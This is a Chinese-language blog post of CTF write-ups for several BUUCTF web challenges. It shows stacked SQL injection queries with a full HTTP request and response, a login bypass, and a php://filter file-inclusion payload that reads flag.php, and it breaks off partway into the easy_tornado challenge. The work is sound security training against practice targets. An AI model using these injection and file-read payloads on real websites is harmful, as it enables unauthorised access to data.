buuctf部分题目wp

原创

goddemon 于 2020-10-23 21:23:09 发布 190 收藏


分类专栏： buuctf 文章标签： 安全


本文链接：https://blog.csdn.net/qq_33942040/article/details/109247619


EasySQL

①测试返回的页面状况特点类

发觉存在三种页面–>即返回为no的即为过滤掉的








②测试了下发觉show,select,;语句没有被过滤

from类语句被过滤掉了

即可以考虑是否是堆叠注入

测试了几个

```
1;select database();
1;show databases;
1;show tables;
```



找到了名字为Flag的表

尝试直接利用*直接注入返回出

发觉也没有办法返回出

无奈查大佬们的wp

发觉后台的查询语句可能是这样的,即*|跟其代用时,会直接被注释掉

```
sql = "select $_POST['query'] | col_xxx from table_xxx";
```

于是构造


*,1(使1和|做逻辑运算)

从而爆出flag

```
POST / HTTP/1.1
Host: ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn
Connection: close
Referer: http://ec5f2d7c-3e79-4844-846a-9ae52fd8a5bf.node3.buuoj.cn/robots.txt
Cookie: PHPSESSID=e6747668c9e90c1cae5b4449129d223b
Upgrade-Insecure-Requests: 1

query=*,1
```

```
HTTP/1.1 200 OK
Server: openresty
Date: Fri, 23 Oct 2020 10:26:50 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 286
Connection: close
Cache-Control: no-store, no-cache, must-revalidate
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-Powered-By: PHP/7.3.10


<html>
<head>
</head>

<body>

<a> Give me your flag, I will tell you if the flag is right. </a>
<form action="" method="post">
<input type="text" name="query">
<input type="submit">
</form>
</body>
</html>

Array
(
    [0] => flag{8c9d7750-66b6-41f1-8115-0e87df264ff6}
    [1] => 1
)
```


极客大挑战EasySQL



嗯。。。这题我是很迷的

我直接进去反手一个万能密码 然后就进去了,就拿到flag了

极客大挑战 2019 Havefun

进入网页

然后查看源码

不安全 | view-source:e695bfd5-de9d-4c91-94ef-026c76ecdaf4.node3.buuoj.cn/index.php?cat=dog

```
}
</style>
</head>
<body>

<div class="main">
    <span class="stand"></span>
    <div class="cat">
     <div class="body"></div>
     <div class="head">
       <div class="ear"></div>
     <div class="ear"></div>
     </div>
     <div class="face">
      <div class="nose"></div>
     <div class="whisker-container">
       <div class="whisker"></div>
       <div class="whisker"></div>
     </div>
     <div class="whisker-container">
       <div class="whisker"></div>
       <div class="whisker"></div>
     </div>
     </div>
     <div class="tail-container">
      <div class="tail">
        <div class="tail">
          <div class="tail">
            <div class="tail">
              <div class="tail">
                <div class="tail">
                  <div class="tail"></div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
     </div>
   </div>
</div>
        flag{ffc0deb3-9069-44fa-939d-8ff5eb63af0a}
        <!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
```


然后直接构造一下参数即得到flag

[极客大挑战 2019]Secret File

查看源码发觉一些跳转


然后经过抓包类后发觉一个secr3t.php文件

然后分析


呸

看到file与include,直接伪协议读取文件走人

```
file=php://filter/convert.base64-encode/resource=flag.php
```



最后解密下,获得flag




[ACTF2020 新生赛]Include


看标题感觉又是跟伪协议相关的题

[ACTF2020 新生赛]Include 1

感谢 Y1ng 师傅供题。




然后进去点击后发觉果然是



Can you find out the flag?


从该页面下载 音频

构造伪协议直接读取就完事



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7MDg3MGMyM2YtNTA5Yi00OTQyLTg5MGEtMGE0Mzk0NTVmNDA0fQo=

从该页面下载 音频



[护网杯 2018]easy_tornado

进入后发觉三个文件

第一个文件提示信息

/flag.txt
flag in /fllllllllllag

从该页面下载 音频

welcome中提示提交

不安全 | 2c39c310-d6ca-4a5d-b53a-608c270fae89.node3.buuoj.cn/file?filename=/welcome.txt&filehash=ac93270b6f64ee01c81694263fafb7af


/welcome.txt
render

从该页面下载 音频

hints文件中提示md5加密状况特点类

不安全 | 2c39c310-d6ca-4a5d-b53a-608c270fae89.node3.buuoj.cn/file?filename=/hints.txt&filehash=aff357360b4437ac4a879f24fcfb25e9

/hints.txt
md5(cookie_secret+md5(filename))




思路大概有了
